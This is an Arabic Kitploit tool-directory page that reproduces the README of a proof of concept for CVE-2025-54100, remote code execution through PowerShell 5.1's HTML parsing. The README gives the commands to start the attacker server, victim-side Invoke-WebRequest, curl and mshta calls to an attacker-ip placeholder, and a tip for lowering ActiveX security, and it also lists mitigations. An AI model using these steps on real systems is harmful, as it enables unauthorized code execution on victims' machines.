
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-54100 — CVE-2025-54100 (CVSS 7.8 High) هي ثغرة حقن أوامر في أمر Invoke-WebRequest في Windows PowerShell 5.1. تنشأ هذه الثغرة بسبب عدم تحييد العناصر الخاصة بشكل صحيح أثناء التحليل التلقائي لاستجابات الويب. | Kitploit
أدوات/GitHubGitHub/themehackers/cve-2025-54100
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالأوراق والأبحاثالتعلم والتعليم
GitHubthemehackers/cve-2025-54100

CVE-2025-54100

CVE-2025-54100 (CVSS 7.8 High) هي ثغرة حقن أوامر في أمر Invoke-WebRequest في Windows PowerShell 5.1. تنشأ هذه الثغرة بسبب عدم تحييد العناصر الخاصة بشكل صحيح أثناء التحليل التلقائي لاستجابات الويب.

عرض المستودع
31786منذ 11 أشهرتمت المراجعة من قبل Kitploit
مشاركة

CVE-2025-54100 – إثبات المفهوم لتحليل استجابات PowerShell

إثبات مفهوم موجز يوضح كيف يمكن أن يؤدي CVE-2025-54100 إلى تنفيذ تعليمات برمجية عن بُعد (RCE) في Windows PowerShell 5.1 من خلال تحليل HTML خبيث.

Table of Contents

  • ما هو CVE-2025-54100؟
  • كيف يعمل إثبات المفهوم
  • البدء السريع
  • الاستغلال من جهاز الضحية
  • استكشاف الأخطاء والتحقق
  • الأدلة
  • التخفيف
  • إخلاء المسؤولية
  • المراجع

ما هو CVE-2025-54100؟

  • النوع: حقن أوامر في Invoke-WebRequest عند عدم استخدام -UseBasicParsing
  • الخطورة: CVSS 7.8 (عالية)
  • السبب الجذري: تحليل استجابات HTML المعتمد على MSHTML يسمح بتنفيذ السكربتات (مثل ActiveXObject) في سياق المستدعي.
  • المتأثر: Windows 10/11 وWindows Server 2008-2025 التي تعمل بـ PowerShell 5.1.

كيف يعمل إثبات المفهوم

  1. يقدم خادم FastAPI في CVE-2025-54100.py حمولة HTML مصممة بعناية.
  2. تحاول الحمولة إنشاء كائنات ActiveX مثل WScript.Shell / Shell.Application.
  3. على الأجهزة المعرضة للخطر، ينفذ محلل MSHTML السكربت، مما يوضح تنفيذ التعليمات البرمجية عن بُعد (RCE) عبر تشغيل calc.exe.
  4. الحمولة المقدمة بسيطة وغير مدمرة عمدًا، ولكن يمكن تعديلها لإجراء مزيد من البحث.

البدء السريع

المتطلبات الأساسية

  • Python 3.10+ (تم اختباره مع FastAPI وUvicorn)
  • تثبيت التبعيات:
    python3 -m venv .venv
    source .venv/bin/activate
    pip3 install -r requirements.txt
    

تشغيل الخادم الخبيث

شغّل خادم HTTP الخاص بإثبات المفهوم:

uvicorn app:app --host 0.0.0.0  --port 8888 --reload

الاستغلال من جهاز الضحية

شغّل هذه الأوامر على جهاز Windows معرّض للخطر دون -UseBasicParsing:

# Invoke-WebRequest
Invoke-WebRequest -Uri "http://<attacker-ip>:8888"
# curl alias
curl http://<attacker-ip>:8888
# mshta
mshta http://<attacker-ip>:8888

استخدم نفس المنفذ الذي عيّنته للخادم. إذا كان الجهاز معرضًا للخطر، فسيتم تنفيذ السكربت المضمّن عبر محلل MSHTML. قد تحجب بعض منتجات مكافحة الفيروسات هذا السلوك حتى مع وجود مشكلة التحليل.

استكشاف الأخطاء والتحقق

إذا لم يظهر calc.exe:

  1. افتح خيارات الإنترنت على جهاز الضحية.
  2. انتقل إلى الأمان ← المستوى المخصص...
  3. فعّل “تهيئة وكتابة سكربتات لعناصر ActiveX غير المحددة كآمنة للبرمجة النصية.”
  4. أعد تشغيل Invoke-WebRequest بدون -UseBasicParsing.

يوضح هذا ناقل التنفيذ. قد تستخدم الحمولات في العالم الحقيقي التشويش أو تجاوزات إضافية للالتفاف على القيود الافتراضية.

الأدلة

PoC

التخفيف

أصدرت Microsoft تصحيحًا لهذه المشكلة في ديسمبر 2025:

  1. طبّق التحديثات الأمنية على أجهزة Windows المتأثرة.
  2. استخدم -UseBasicParsing لتجنب تحليل MSHTML:
    Invoke-WebRequest -Uri "http://<attacker-ip>:8888" -UseBasicParsing
    
  3. انتقل إلى PowerShell 7+ (pwsh)، الذي لا يعتمد على MSHTML في التحليل.

إخلاء المسؤولية

[!WARNING] لأغراض تعليمية والاختبار المصرح به فقط. استخدمها بمسؤولية وامتثل لجميع القوانين المعمول بها. المؤلفون غير مسؤولين عن إساءة الاستخدام أو الضرر.


المراجع

  • NVD: CVE-2025-54100
  • MSRC: دليل التحديث
  • GitHub: osman1337-security/CVE-2025-54100
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    385
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    279

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →




